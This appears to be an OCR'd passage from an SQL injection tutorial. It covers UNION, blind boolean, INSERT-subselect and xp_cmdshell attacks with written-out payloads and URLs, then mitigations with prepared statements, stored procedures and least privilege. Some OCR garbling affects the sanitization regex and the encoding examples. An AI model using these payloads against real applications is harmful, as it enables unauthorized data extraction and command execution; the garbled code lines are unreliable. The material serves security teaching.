
SQL = “SELECT Title, Author, Publishing from Books where ISBN =”&InputISBNNum

OR

SQL = “SELECT Title, Author, Publishing from Books ORDER by “&strInputColumn

All the other possible injections are quoted SQL statements. In quoted injection the injected string has a quote appended to it like.
SQL = “SELECT Title, Author, Publishing from Books WHERE ISBN = ‘ ” & strInputISBN & “ ‘ ”
In order to manipulate the SQL statement successfully input string must contain a single quote ‘ before the use of first SQL keyword and ends in a WHERE statement that needs single quote appended to it.

Example Application



The code that used these inputs without validations was as follows

```
try
{
objDB = getDBManager();
sqlQuery = new StringBuffer("SELECT 1 FROM ");
sqlQuery.append(DBTableName.USERINFO);
sqlQuery.append(" WHERE USERNAME = '");
sqlQuery.append(userName);
```

```
sqlQuery.append("' AND PASSWORD = '");
sqlQuery.append(password);
sqlQuery.append("'");
                }
```

After executing this attack the application awarded the attacker complete access to the application with the SA role as below.

4.2.2 Basic Union (SQL manipulation)

Most web applications use the SELECT statements to retrieve data from the database. Also in most situation user inputs would become part of the WHERE clause of these SELECT statements. For example:

SQL = “SELECT Title, Author, Publishing from Books WHERE ISBN = ‘ ” & strInputISBN & “ ‘ ”

Above SQL statement takes strInputISBN string from the user. In basic UNION SQL command injection attack the input string will give inputs which will not return any result for the original SQL statement but will return rows of the result set of the SQL statement injected by using UNION ALL. If in the above SQL query user input is

‘UNION ALL SELECT Price, Quantity From Pricing_Table WHERE ‘ ’ = ‘ ‘

As a result the query formed by the application to be executed on the database will be:

SELECT Title, Author, Publishing from Books WHERE ISBN = ‘ ‘ UNION ALL SELECT Price, Quantity From Pricing_Table WHERE ‘ ’ = ‘ ‘

What database server does is it tries to search through the Books table for a book that has a blank ISBN number which is a very unlikely case. This original query will normally not return any results. Then database the second SELECT statement gets executed which selects all the values from some other table because the WHERE clause is always satisfied for this second query. Further to that the UNION ALL clause is used which does not eliminate any rows from the result set and returns all the rows to the hacker.

4.2.3 Finding the role using SELECT(Function call injection)

Many companies provide Press Releases through their portal. Typically the user requests for a press release would look like this:

http://www.somecompany.com/PressRelase.jsp?PressRealeaseID=5

The corresponding SQL statement used by the application would look like this

Select title, description, releaseDate, body from pressRelease WHERE pressRelaseID=5

The database server returns all the information requested corresponding to the 5th press release. This information is formatted by the application in an HTML page and provided to the user.

If injected string is 5 AND 1 = 1 and application still returns the same document then application is susceptible to SQL injection attack.

Ideally an application using methods such as prepared statement would have rejected this value because of the type mismatch.

This vulnerability can be exploited to know if the application user is dbo on the database by sending request that would look like this

Select title, description, releaseDate, body from pressRelease WHERE pressRelaseID=5 AND USER_NAME()=’dbo’ USER_NAME() is MS SQL Server function that returns the name of the current user. If the current user is ‘dbo’ , the the request would evaluate

to true and press rlease would be returned.
Otherwise query would fail and press release would not be displayed.

4.2.4 Finding the USER TABLE using SELECT (Code Injection)

Incase the database server does not support multiple SQL statements such as Oracle. Then to find out information such as user tables we can use following technique. Continuing with the example above to identify a user table. The request URL would look like this

1. Getting first character of the user table- Step1

   http://www.somecompany.com/PressRelase.jsp?PressRealeaseID=5 AND ascii(lower(substring((SELECT TOP 1 name from sysobjects WHERE xtype='U'), 1,1)))>109
   The subquery (SELECT TOP 1 ..) is asking for the name of the first user table in the database. The substring function will return the first character of the user table returned by the query. The lower will convert that character to lower case. Finally ascii() function will return the ASCII value of this character.
   If the application return the 5 th press release in response to this query then we know that the first letter of the first user table starts the character after 'm' (ASCII 109) in the alphabet. By making multiple requests, we can determine the precise ASCII value.

2. Getting first character of the user table-Step 2
   http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 116
   If no press release is returned, the ASCII value is greater than 109 but not greater than 116. So, the letter is between "n" (110) and "t" (116).

3. Getting first character of the user table-Step 3
   So we continue with our effort to determine the first letter and narrow down further:
   http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 113
   Another false statement. We now know that the letter is between 110 and 113.

4. Getting first character of the user table-Step 4
   http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 111
   False again. The range is narrowed down to two letters: ‘n’ and ‘o’ (110 and 111).

5. Getting first character of the user table-Step 5
   http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) = 111

The server returns the press release, so the statement is true! The first letter of the query’s result (and the table’s name) is “o.” To retrieve the second letter, repeat the process “Getting first character of the user table” step 1 to 5, but change the second argument in the substring() function so that the next character of the result is extracted: (change underlined)

http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 2 , 1))) > 109
Repeat this process until the entire string is extracted.

4.2.5 Parenthesis (SQL manipulation)
If the error message returned by the server contains a parenthesis as in this case where the error message says *Unclosed quotation mark before the character string “) ,*
Or error message may say that parenthesis is missing. In this case of missing parenthesis, the injection string may need to contain the parenthesis in the bad value part of it and in the where clause. In some case one or more parenthesis may need to be added.

4.2.6 Like queries (Code injection)
Many developers tend to write queries using Like clause. The use of Like clause can be guessed by seeing % or LIKE key words in the database error message.
Example Query: SELECT product_name FROM all_products WHERE product_name like '%*Chairs*%'

The attacker attempts to manipulate the SQL statement to execute as – SELECT product_name FROM all_products WHERE product_name like '%'%'

Above query will substitute the input string *Chairs* to the query and will search for all the records that have input string any where in the product_name values. If the attacker injects the string shown above in red attacker would get all the sensitive data.

4.2.7 Column Number Mismatch (Code injection)
Attack using Union statement as shown above. So if the original query is

Example Query: SELECT product_name FROM all_products WHERE product_name like '&*Chairs*&'
Then the attack would be
SELECT product_name FROM all_products WHERE product_name like '' *UNION ALL SELECT 9,9 FROM SysObjects WHERE '' = ''*
Above query would give errors that indicate that there is mismatch in the number of columns and their data type in the union of SysObjects table and the columns that are specified using 9. The error "Operand type mis-match" is mainly because the data type mis-match in the Union clause caused by the injected string. Another error we might see is "All queries in an SQL Statement containing a UNION operator must have an equal number of expressions in their target list" is because the number of columns is not matching.

After multiple trial and errors a statement like this may succeed.
SELECT product_name FROM all_products WHERE product_name like '' *UNION ALL SELECT 9,9, 9,' Text', 9 FROM SysObjects WHERE '' = ''*
Result set of the above query will show all the rows in the SysObjects table and will also show constant row values for each row in the SysObjects table defined in the query.

4.2.8 Additional WHERE clause (Code injection)
Sometimes there may be additional WHERE condition in the SL statement that gets added after the injected string.
SELECT firstName, LastName, Title from Employees WHERE City = ' "& strCity &" ' AND Country = 'INDIA' "
On the first attempt after injecting the string the resulting query would look like
SELECT firstName, LastName, Title from Employees WHERE City = 'NoSuchCity' UNION ALL Select OtherField from OtherTable WHERE 1 = 1 AND Country = 'USA'
Above query will result in a Error Message like this:
Invalid column Name 'Country' because 'OtherTable' does not have a column called 'Country'. To solve this problem one could use ";--" to get rid of the rest of the query string in case the backend is MS SQL Server.
If the application is not using MS SQL Server use attack queries in section 3.2.3 to get as much as query back. If successful in finding the table from which the column in the additional where clause is from then add that table in the FROM clause.

4.2.9 Table and Field name Enumeration
In case of MS SQL Server sysobjects stores names of all the tables and syscolumns stores corresponding columns. To get a list of the user tables and corresposnding columns use the following sql query.
Select name from sysobjects where xtype= 'U'.
Above query will return all the user defined tables that is with xtype = 'U' in the database. Suppose there is need to find out column names for the table "Orders" then get corresponding column names by using the query
Select name from syscolumns where id = (select id from sysobjects where name = 'Orders')

4.3 Exploiting Insert

4.3.1 Insert Basics

Many sites like bulletin boards, shopping cart, user registration take user inputs and store it and then later display it to other users. Which means essentially users inputs are stored in the back end using INSERT statement. The abuse of inserts statements by the attacker results in many rows in the database with corrupt data. If the administrator monitors the database contents then it might get detected. Attacks on the backend using insert statements are little different from the Select statement.

4.3.2 Injecting subselect

Normally an insert statement looks like this: Insert into TableName Values ('ValueOne', 'valueTwo', 'valueThree');
Suppose the sample SQL statement is used by the application.
INSERT INTO TableName Values (' " & strvalueOne & " ' , ' " & strvalueTwo & " ')"
And the values that are input by the user are:
Name: ' + (SELECT TOP 1 Fieldname from TableName) + '
Email: xyz@xyz.com
Phone: 24042364
The resulting SQL statement looks like this
INSERT INTO tableName values (' " ' + (SELECT TOP 1 Fieldname FROM tableName) + ' ' , 'xyz@xyz.com' , '240402364')
Where ever this information displayed to the user typically places like pages where the user are allowed to edit user information. In the above attack the first value in the FieldName will be displayed in place of the user name. If TOP 1 is not used , there will be an error message "subselect returned too many rows". Attacker can go through all the records using NOT In clause.

4.4 Exploiting System Stored Procedures (Function call)

Most of the databases use stored procedures to perform many database system Administration/ operations. If attacker is able to inject SQL string successfully then attacker can exploit these stored procedures. The access to the stored procedures depends on the access privileges of the application user on the database. Most of the times though a stored procedure is executed successfully, there may not be any output on your screen as would in case of a normal SQL statement.

For example:
SomeAsp.asp?city=pune'; EXEC master.dbo.xp_cmdshell' cmd.exe dir c:
Sample stored procedure

4.4.1 Xp_cmdshell

Xp_cmdshell {'command string'} { , no_output}
Master.dbo.xp_cmdshell takes a single argument, which is the command to be executed

at the SQL server's user level. This will not be available unless the application user on the database is the system administrator.

4.5 Buffer Overflow vulnerability

Sample of vulnerability in the product like MS SQL Server 2000
A buffer overflow was reported in one of the Database Console Commands (DBCCs) that ship with Microsoft SQL Server 7.0/2000. This issue may be exploited to execute arbitrary code with the privileges of the SQL Server process. This vulnerability may be exploited by any authenticated SQL user.

5. Mitigation

Mitigation of SQL injection vulnerability would be taking one of the two paths i.e. either using stored procedures along with callable statements or using prepared statements with dynamic SQL commands. Whichever way is adopted the data validation is must.

5.1 Input Validation

5.1.1 Data Sanitization
Data sanitization is key. Best way to sanitize data is to use default deny, regular expression. The following regular expression would return only letters and numbers
S/[^0-9a-zA-z//g
Write specific filters. As far as possible use numbers, numbers and letters. If there is a need to include punctuation marks of any kind, convert them by HTML Encoding them. SO that " become """ or > becomes ">" For instance if the user is submitting the E-mail address allow only @, -, . and _ in addition to numbers and letters to be used and only after they have been converted to their HTML substitutes.

5.2 Use of Prepared statements

The prepared statements should be used when the stored procedures cannot be used for whatever reason and dynamic SQL commands have to be used.
Use a PreparedStatement to send precompiled SQL statements with one or more parameters. Parameter place holders in a prepared statement are represented by the ? and are called bind variables. Prepared statement are generally immune to SQL Injection attacks as the database will use the value of the bind variable exclusively and not interpret the contents of the variable in any way. PL/SQL and JDBC allow for prepared statements. Prepared statements should be extensively used for both security and

performance reasons.

5.2.1 How To (Java)
Create a PreparedStatement object by specifying the template definition and parameter placeholders. The parameter data is inserted into the PreparedStatement object by calling its setXXX methods and specifying the parameter and its data. The SQL instructions and parameters are sent to the database when the executeXXX method is called.

This code segment creates a PreparedStatement object to select user data, based on the user's email address. The question mark ("?") indicates this statement has one parameter.

PreparedStatement pstmt = con.prepareStatement(“select theuser from registration where emailaddress like ?");
//Initialize first parameter with email address
pstmt.setString(1, emailAddress);
ResultSet results = ps.executeQuery();
Once the PreparedStatement template is initialized, only the changed values are inserted for each call.
pstmt.setString(1, anotherEmailAddress);
Note: Not all database drivers compile prepared statements.

5.3 Use Minimum Privileges

Make sure that application user has specific bare minimum rights on the database server. If the application user on the database uses ROOT/SA/dbadmin/dbo on the database then; it surely needs to be reconsidered if application user really needs such high amount of privileges or can they be reduced. Do not give the application user permission to access system stored procedures allow access to the ones that are user created.

5.4 Stored procedures

To secure an application against SQL injection, developers must never allow client-supplied data to modify the syntax of SQL statements. In fact, the best protection is to isolate the web application from SQL altogether. All SQL statements required by the application should be in stored procedures and kept on the database server. The application should execute the stored procedures using a safe interface such as Callable statements of JDBC or CommandObject of ADO.

5.5 JDBC’s CallableStatement

Example:

```
CallableStatement cs =
con.prepareCall("{call accountlogin(?,?,?)}");
cs.setString(1,theuser);
```

```
  cs.setString(2,password);
  cs.registerOutParameter(3,Types.DATE);
  cs.executeQuery();
  Date lastLogin = cs.getDate(3);
```

5.6 ADO's Command Object.

By using the Command object, database commands can be issued. These commands can be, but are not limited to, query strings, prepared query strings, and associated parameters with query strings. The Command object can either open a new connection or use an existing connection to perform queries

Sample Code:

```
Sub ParameterExample()
   Dim cmd As New ADODB.Command
   Dim rs As New ADODB.Recordset
   Dim prm As ADODB.Parameter

 ' Set the command's connection using a connection string.
 cmd.ActiveConnection = "DSN=pubs;uid=sa"
 ' Set the command's text, and specify that it is an SQL statement.
 cmd.CommandText = "byroyalty" //Name of the stored procedure
 cmd.CommandType = adCmdStoredProc //Type is set to invoke a stored
procedure
 ' Set up a new parameter for the stored procedure.
 Set prm = cmd.CreateParameter("Royalty", adInteger, adParamInput, ,
50)
' This sets up template for parameter
 cmd.Parameters.Append prm
 ' Create a recordset by executing the command.
 Set rs = cmd.Execute
 ' Loop through the recordset and print the first field.
 Do While Not rs.EOF
    Debug.Print rs(0)
    rs.MoveNext
   Loop
   ' Close the recordset.
   rs.Close
End Sub
```

If arbitrary statements (dynamic SQL statements) must be used, use PreparedStatements. Both PreparedStatements and stored procedures compile the SQL statement before the user input is added, making it impossible for user input to modify the actual SQL statement.

5.7 Sample Creation of SP

Let's use pressRelease.jsp as an example.
String query = "SELECT title, description, releaseDate, body FROM pressReleases WHERE
pressReleaseID = " + request.getParameter("pressReleaseID");

Statement stmt = dbConnection.createStatement();
ResultSet rs = stmt.executeQuery(query);
The first step toward securing this code is to take the SQL statement out of the web application and put it in a stored procedure on the database server.

5.7.1 Create SP-Java
Create a stored procedure as shown below on the database server using client interface.

CREATE PROCEDURE getPressRelease @pressReleaseID integer AS SELECT title, description, releaseDate, body FROM pressReleases WHERE pressReleaseID = @pressReleaseID

5.7.2 Using Callable Statements -Java
Instead of string building a SQL statement to call the stored procedure, a CallableStatement is created to safely execute it.

```
CallableStatement cs = dbConnection.prepareCall("{call
getPressRelease(?)}"); cs.setInt(1,
Integer.parseInt(request.getParameter("pressReleaseID")));
ResultSet rs = cs.executeQuery();
```

5.7.3 .Net Example
In a .NET application, the change is similar. This ASP.NET code is vulnerable to SQL injection:

```
String query = "SELECT title, description, releaseDate, body FROM
pressReleases WHERE pressReleaseID = " + Request["pressReleaseID"];
SqlCommand command = new SqlCommand(query,connection);
command.CommandType = CommandType.Text;
SqlDataReader dataReader = command.ExecuteReader();
```

5.7.4 Use command Object -.Net
The SQL statement must be converted to a stored procedure, which can then be accessed safely by a stored procedure SqlCommand:

```
SqlCommand command = new SqlCommand("getPressRelease",connection);
command.CommandType = CommandType.StoredProcedure;
command.Parameters.Add("@PressReleaseID",SqlDbType.Int);
command.Parameters[0].Value =
Convert.ToInt32(Request["pressReleaseID"]);
SqlDataReader dataReader = command.ExecuteReader();
```

6. Comparison of database servers

Database Serverparameter	Support to Multiple statements	Use of EXECUTE command	USERNAME()	INTO/OUTFILE functions	Bind Variables/Prepared statements	Access to system SP

MS SQL Server	✓	✓	✓	✓	✓	✓
Oracle	X	X	X	X	✓	X
PostgrSQL	✓	X	✓	✓	✓	X

6.1 Database server tables that are used by Attackers

6.1.1 MS SQL Server

Sysobjects	syscolumns

6.1.2 Oracle

SYS.USEROBJECTS	SYS.TAB	SYS.USER_TABLES
SYS.USER_VIEWS	SYS.ALL_TABLES	SYS.USER_CATALOG
SYS.USER_TAB_COLUMNS	SYS.USER_CONSTRAINTS	SYS.USER_TRIGGERS

6.1.3 MS Access Server

MsysRelationships	MSysACEs	MSysObjects	MSysQueries

7. References

- http://java.sun.com/developer/onlineTraining/Programming/JDCBook/jdbc.html#call
- http://www.nextgenss.com/papers/webappdis.doc
- http://governmentsecurity.org

8. Further Reading/Hands On

- Hands on for all the examples shown above can be tried on http://172.17.208.13/mydir/login.html
- Findout about wpoison from http://wpoison.sourceforge.net/ after it is back on this site, currently it is unavailable for upgrade